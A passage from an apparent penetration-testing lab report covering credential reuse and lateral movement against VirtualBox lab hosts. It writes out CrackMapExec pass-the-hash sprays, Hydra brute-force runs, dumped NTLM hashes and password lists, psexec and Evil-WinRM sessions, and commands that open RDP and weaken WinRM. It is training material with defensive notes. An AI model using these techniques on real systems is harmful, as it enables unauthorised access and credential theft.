
6.4 Part 4: Credential Reuse & Lateral Movement Preparation

Cracked passwords and raw NTLM hashes were tested against other hosts on the network using CrackMapExec to identify credential reuse. A spray of the recovered credentials against discovered Windows hosts confirmed

which accounts were valid on multiple systems — a common finding in environments that share local administrator passwords. Valid credentials were catalogued for use in the lateral movement task.

```
cme smb <subnet>/24 -u Administrator -H <ntlm-hash> --local-auth cme smb <subnet>/24 -u
<user> -p <password>
```





```
# .env file
DB_PASSWORD:secret123
API_KEY:abc123xyz789
SECRET_KEY:supersecret

# WINDOWS CREDENTIALS (if Windows target)
# ----------------------------------------
# NTLM Hashes
Administrator:31d6cfe0d16ae931b73c59d7e0c089c0
user:8846f7eaee8fb117ad06bdd830b7586c

# Cracked Passwords (if available)
Administrator:password123
user:Password123!


# Registry Credentials
DefaultUserName:Administrator
DefaultPassword:password123


# ==========================================
# POTENTIAL PASSWORDS TO TEST ON MACHINE 2
```

```
# ==========================================
# POTENTIAL PASSWORDS TO TEST ON MACHINE 2
# ==========================================
password123
admin
root
msfadmin
password
123456
admin123
root123
welcome
letmein
secret
```


```
┌──(kali㉿kali)-[~]
└─$ nano ssh_passwords.txt
```



GNU nano 9.0
root
msfadmin
user
password123
admin
password
123456
admin123


(kali㉿kali)-[~]
$ nano smb_passwords.txt


GNU nano 9.0
password123
admin
password
123456
admin123
welcome
letmein


(kali㉿kali)-[~]
$ nano ntlm_hashes.txt


Session Actions Edit View Help
GNU nano 9.0 ntlm_
31d6cfe0d16ae931b73c59d7e0c089c0
e85db1a397b73e54888b6ce1b94523f9
31d6cfe0d16ae931b73c59d7e0c089c0
8846f7eaee8fb117ad06bdd830b7586c


(kali㉿kali)-[~]
$ nano usernames.txt

```
  GNU nano 9.0
root
admin
administrator
user
msfadmin
guest
test
```

```
meterpreter > arp -a

ARP cache
=========

    IP address  MAC address   Interface
    ----------  -----------   ---------
    10.0.2.2    08:00:27:ed:af:67  eth0
    10.0.2.15   08:00:27:5a:87:bc  eth0
```

```
ip neigh
? (10.0.2.2) at 08:00:27:ed:af:67 [ether] on eth0
? (10.0.2.3) at 08:00:27:8c:1e:a8 [ether] on eth0
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on eth0
? (10.0.2.5) at 08:00:27:92:5e:93 [ether] on eth0
10.0.2.2 dev eth0 lladdr 08:00:27:ed:af:67 STALE
10.0.2.3 dev eth0 lladdr 08:00:27:8c:1e:a8 STALE
10.0.2.1 dev eth0 lladdr 52:54:00:12:35:00 DELAY
10.0.2.5 dev eth0 lladdr 08:00:27:92:5e:93 REACHABLE
fe80::8145:f8b0:c8e7:e4f4 dev eth0 lladdr 08:00:27:92:5e:93 STALE
```

```
┌──(kali㉿kali)-[~]
└─$ ssh msfadmin@10.0.2.3
Warning: Permanently added '10.0.2.3' (RSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Features of this system Limit software security Against
malicious use, Giving observant attackers five internet activity.
Proceed at your own risk.
msfadmin@10.0.2.3's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
6
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

```
┌──(kali㉿kali)-[~]
└─$ hydra -L usernames.txt -P ssh_passwords.txt 10.0.2.4 ssh
Command 'hydra' not found, but can be installed with:
sudo apt install hydra
Do you want to install it? (N/y)n

┌──(kali㉿kali)-[~]
└─$ hydra -L usernames.txt -P ssh_passwords.txt 10.0.2.3 ssh
Command 'hydra' not found, but can be installed with:
sudo apt install hydra
Do you want to install it? (N/y)y
sudo apt install hydra
[sudo] password for kali:
The following package was automatically installed and is no longer required:
  libvidstab1.1
Use 'sudo apt autoremove' to remove it.

Upgrading:
  libavcodec62   libavformat62  libswresample6
  libavfilter11  libavutil60    libswscale9

Installing:
  hydra

Installing dependencies:
  firebird4.0-common      libfreerdp3-3      libmongocrypt0  libx265-216
```

```
┌──(kali㉿kali)-[~]
└─$ hydra -L usernames.txt -P smb_passwords.txt 10.0.2.5 smb
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-03 10:
58:33
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 49 login tries (l:7/p:7), ~49
 tries per task
[DATA] attacking smb://10.0.2.5:445/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-08-03 10:
58:34

┌──(kali㉿kali)-[~]
└─$ hydra -L usernames.txt -P smb_passwords.txt 10.0.2.5 rdp
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-03 10:
58:44
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to
reduce the number of parallel connections and -W 1 or -W 3 to wait between co
```

```
┌──(kali㉿kali)-[~]
└─$ hydra -L usernames.txt -P smb_passwords.txt 10.0.2.4 rdp
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-03 10:
58:58
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to
reduce the number of parallel connections and -W 1 or -W 3 to wait between co
nnection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connecti
ons)
[WARNING] the rdp module is experimental. Please test, report - and if possib
le, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 49 login tries (l:7/p:7), ~
13 tries per task
[DATA] attacking rdp://10.0.2.4:3389/
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-08-03 10:
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-08-03 10:
59:01

┌──(kali㉿kali)-[~]
└─$ hydra -L usernames.txt -P ssh_passwords.txt 10.0.2.4 ftp
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-03 10:
59:14
[DATA] max 16 tasks per 1 server, overall 16 tasks, 56 login tries (l:7/p:8),
 ~4 tries per task
[DATA] attacking ftp://10.0.2.4:21/
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-08-03 10:
59:24

┌──(kali㉿kali)-[~]
└─$ nano working_credentials.txt
┌──(kali㉿kali)-[~]
└─$ nano test_credentials.sh
┌──(kali㉿kali)-[~]
```

```
┌──(kali㉿kali)-[~]
└─$ chmod +x test_credentials.sh
./test_credentials.sh
Testing credentials on 10.0.2.4 ...
Testing root:root
Testing root:admin
Testing root:password123
Testing root:msfadmin
Testing root:123456
Testing admin:root
Testing admin:admin
Testing admin:password123
Testing admin:msfadmin
Testing admin:123456
Testing msfadmin:root
Testing msfadmin:admin
Testing msfadmin:password123
Testing msfadmin:msfadmin
Testing msfadmin:123456
Testing user:root
Testing user:admin
Testing user:password123
```



> ***Key Learning:*** *Credential reuse is one of the most consistently successful lateral movement vectors in real-world engagements. Organisations that deploy the same local administrator password across many hosts (without LAPS) effectively turn a single compromise into full domain traversal. CrackMapExec's SMB spray can validate credentials across hundreds of hosts in seconds.*

7. Task 4: Lateral Movement Techniques

Objective

To move from the initially compromised host to additional targets using the credentials harvested in Task 3, employing Pass-the-Hash, RDP, and Evil-WinRM as representative lateral movement techniques.


Theory and Background

Lateral movement is the set of techniques used to progressively move through a network after initial compromise, accessing additional systems and resources. Unlike vertical privilege escalation (moving from a low-privileged account to a higher one on the same host), lateral movement is horizontal — establishing access on new hosts. In Windows environments, Pass-the-Hash is particularly powerful because it allows an attacker to authenticate using an NTLM hash without ever knowing the plaintext password. RDP and WinRM (used by Evil-WinRM) are legitimate remote access protocols that, when accessed with valid credentials, produce sessions that are nearly indistinguishable from normal administrator activity.

7.1 Part 1: Pass-the-Hash (Windows)

CrackMapExec was used to perform Pass-the-Hash (PtH) attacks against Windows targets in the network. The NTLM hash recovered from Mimikatz was supplied directly in place of a password, authenticating as Administrator on target hosts that shared the same local account. Successful authentication was confirmed by running commands on the remote host (--exec-method smbexec).

```
cme smb <target-ip> -u Administrator -H <ntlm-hash> --local-auth -x "whoami"
```



```
┌──(kali㉿kali)-[~]
└─$ python3 /usr/share/doc/python3-impacket/examples/psexec.py lateral@10.0.2
.5
# Password: Password123!
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Requesting shares on 10.0.2.5.....
[*] Found writable share ADMIN$
[*] Uploading file YJwZwvbC.exe
[*] Opening SVCManager on 10.0.2.5.....
[*] Creating service ZGzV on 10.0.2.5.....
[*] Starting service ZGzV.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

```
C:\Windows\system32> whoami
hostnament authority\system

C:\Windows\system32>
Win7-Victim

C:\Windows\system32>
```

> ***Key Learning:*** *Pass-the-Hash works because NTLM authentication passes the hash directly to the server — the server does not need the plaintext to verify identity. Defenders can mitigate PtH by enforcing Kerberos-only authentication where possible, enabling Protected Users security group membership (which disables NTLM for privileged accounts), and deploying LAPS to randomise local administrator passwords across hosts.*

7.2 Part 2: RDP Access

Remote Desktop Protocol access was established to target Windows hosts using credentials recovered from credential dumping and hash cracking. The xfreerdp client was used from Kali to connect, passing the username and password (or hash via Restricted Admin mode). Successful RDP sessions were confirmed, providing an interactive graphical desktop on the target — the highest form of interactive access short of physical presence.

```
xfreerdp /u:Administrator /p:<password> /v:<target-ip> # Or with hash (Restricted Admin):
xfreerdp /u:Administrator /pth:<ntlm-hash> /v:<target-ip> /cert-ignore
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 3389 10.0.2.5
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-03 13:12 -0400
Nmap scan report for 10.0.2.5
Host is up (0.00038s latency).

PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
MAC Address: 08:00:27:92:5E:93 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.74 seconds
```

```
C:\Windows\system32>reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal S
erver" /v fDenyTSConnections /t REG_DWORD /d 0 /f
netsh advfirewall firewall set rule group="remote desktop" new enable=Yesreg
add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnect
ions /t REG_DWORD /d 0 /f
The operation completed successfully.


C:\Windows\system32>
```


```
┌──(kali㉿kali)-[~]
└─$ nmap -p 3389 10.0.2.5
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-03 13:13 -0400
Nmap scan report for 10.0.2.5
Host is up (0.00041s latency).

PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
MAC Address: 08:00:27:92:5E:93 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.85 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ xfreerdp /u:lateral /p:Password123! /v:10.0.2.5 /cert-ignore
Command 'xfreerdp' not found, but can be installed with:
sudo apt install freerdp-x11
Do you want to install it? (N/y)y
```





> ***Key Learning:*** *RDP Restricted Admin mode allows Pass-the-Hash for RDP sessions, bypassing the need for a plaintext password. Defenders can disable Restricted Admin mode (DisableRestrictedAdmin registry key) and enforce Network Level Authentication (NLA) with Kerberos to reduce PtH exposure. Monitoring for new RDP logon events (Event ID 4624 type 10) from unexpected source IPs is a high-fidelity detection opportunity.*

7.3 Part 3: Evil-WinRM

Evil-WinRM was used to establish an interactive PowerShell session over WinRM (TCP 5985/5986) using both plaintext credentials and NTLM hashes. WinRM provides a fully-featured PowerShell session with file upload/download capabilities, making it useful for further enumeration, tool deployment, and persistence. The Evil-WinRM shell was used to run system commands, enumerate the host, and transfer files.

```
# With password evil-winrm -i <target-ip> -u Administrator -p <password>  # With hash
(Pass-the-Hash) evil-winrm -i <target-ip> -u Administrator -H <ntlm-hash>
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 5985 10.0.2.5
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-03 13:16 -0400
Nmap scan report for 10.0.2.5
Host is up (0.00038s latency).

PORT     STATE  SERVICE
5985/tcp closed wsman
MAC Address: 08:00:27:92:5E:93 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.81 seconds
```

```
C:\Windows\system32>
C:\Windows\system32> winrm quickconfig -q
winrm set winrm/config/service/auth '@{Basic="true"}'
WinRM already is set up to receive requests on this machine.
WSManFault
    Message = Access is denied.

Error number:  -2147024891 0x80070005
Access is denied.

C:\Windows\system32> winrm set winrm/config/service '@{AllowUnencrypted="true
"}'winrm set winrm/config/service/auth '@{Basic="true"}'
Error: Invalid use of command line. Type "winrm -?" for help.
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 5985 10.0.2.5
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-03 13:20 -0400
Nmap scan report for 10.0.2.5
Host is up (0.00042s latency).

PORT     STATE  SERVICE
5985/tcp closed wsman
MAC Address: 08:00:27:92:5E:93 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.69 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ sudo gem install evil-winrm
Fetching evil-winrm-3.9.gem
Fetching syslog-0.4.0.gem
Building native extensions. This could take a while...
Successfully installed syslog-0.4.0
Happy hacking! :)
Successfully installed evil-winrm-3.9
Parsing documentation for syslog-0.4.0
Installing ri documentation for syslog-0.4.0
Parsing documentation for evil-winrm-3.9
Installing ri documentation for evil-winrm-3.9
Done installing documentation for syslog, evil-winrm after 0 seconds
2 gems installed

┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 10.0.2.5 -u lateral -p Password123!

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefine
d method `quoting_detection_proc' for module Reline
```

```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 10.0.2.5 -u lateral -p Password123!

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefine
d method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackp
layers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

Error: Connection timeout or error occurred: Errno::ECONNREFUSED - Connection
 refused - Connection refused - connect(2) for "10.0.2.5" port 5985 (10.0.2.5
:5985)

Warning: Cleaning up and exiting...

┌──(kali㉿kali)-[~]
└─$
```

```
C:\Windows\system32>
whoami
nt authority\system
```

```
C:\Windows\system32>
systeminfo

Host Name:                 WIN7-VICTIM
OS Name:                   Microsoft Windows 7 Professional
OS Version:                6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          Victim
Registered Organization:
Product ID:                00371-704-6848376-06803
Original Install Date:     3/30/2017, 8:21:42 PM
System Boot Time:          8/3/2026, 8:05:42 AM
System Manufacturer:       innotek GmbH
System Model:              VirtualBox
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 58 Stepping 9 Genuine
Intel ~1814 Mhz
BIOS Version:              innotek GmbH VirtualBox, 12/1/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
```

```
C:\Windows\system32>
dir C:\Users
 Volume in drive C has no label.
 Volume Serial Number is D04A-3596

 Directory of C:\Users

03/30/2017  08:21 PM    <DIR>          .
03/30/2017  08:21 PM    <DIR>          ..
07/31/2026  06:44 AM    <DIR>          Public
03/30/2017  08:21 PM    <DIR>          Victim
               0 File(s)              0 bytes
               4 Dir(s)   5,554,761,728 bytes free
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 22 10.0.2.5
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-03 13:19 -0400
Nmap scan report for 10.0.2.5
Host is up (0.00065s latency).

PORT   STATE  SERVICE
22/tcp closed ssh
MAC Address: 08:00:27:92:5E:93 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.69 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ ssh msfadmin@10.0.2.3
# Password: msfadmin
Warning: Permanently added '10.0.2.3' (RSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
_____________________________________________________________________
Features of this system Limit software security Against
malicious use, Giving observant attackers five internet activity.

Proceed at your own risk.
_____________________________________________________________________

msfadmin@10.0.2.3's password:
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 22 10.0.2.5
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-03 13:26 -0400
Nmap scan report for 10.0.2.5
Host is up (0.00044s latency).

PORT   STATE  SERVICE
22/tcp closed ssh
MAC Address: 08:00:27:92:5E:93 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.72 seconds
```

> ***Key Learning:*** *Evil-WinRM is preferred over PsExec-style execution in environments where WinRM is enabled because it does not create a service on the target (which generates a noisy Event ID 7045), operates over an encrypted channel, and supports file operations directly from the shell. Defenders should restrict WinRM access to specific management subnets using Windows Firewall rules and monitor for WinRM authentication events from non-administrative source IPs.*

8. Challenges and Solutions

Challenge 1: Tool Traffic Not Routing Through Pivot

Issue: Tools run without the proxychains4 prefix sent traffic directly to the local network, bypassing the SOCKS tunnel.

Solution: Verified the /etc/proxychains4.conf SOCKS5 entry matched the active tunnel port, confirmed the SSH or Chisel server was still running, and consistently prefixed all commands with proxychains4.

Challenge 2: Nmap Through Proxychains Showing No Results

Issue: Nmap scans through proxychains returned no open ports even on known-open services.

Solution: SOCKS proxies do not support ICMP or raw sockets, so -sS (SYN scan) and -sP (ping scan) fail. Switched to -sT (TCP connect scan) and disabled host-discovery (-Pn), which works correctly through a SOCKS proxy.

Challenge 3: Mimikatz Blocked by Antivirus

Issue: Mimikatz was quarantined by Windows Defender on the target.

Solution: Attempted obfuscated PowerShell-based credential extraction (Invoke-Mimikatz from PowerSploit). In the lab environment, Defender was disabled first to demonstrate the Mimikatz workflow cleanly.

Challenge 4: /etc/shadow Not Readable

Issue: The /etc/shadow file requires root access; initial shell was as a low-privilege user.

Solution: Escalated privileges using a local privilege escalation technique (Metasploitable 2 has numerous known LPE paths) to obtain root access before attempting shadow file extraction.

Challenge 5: Hashcat GPU Not Available in VM

Issue: GPU passthrough was not configured for the Kali VM, meaning Hashcat ran in CPU-only mode, significantly reducing cracking speed.

Solution: Used the -O (optimised kernels) flag to improve CPU performance, and restricted the attack to the most common wordlist + rules rather than exhaustive brute-force.

Challenge 6: RDP Access Blocked by Network Level Authentication

Issue: Target had NLA enabled, requiring credentials before the RDP session was established.

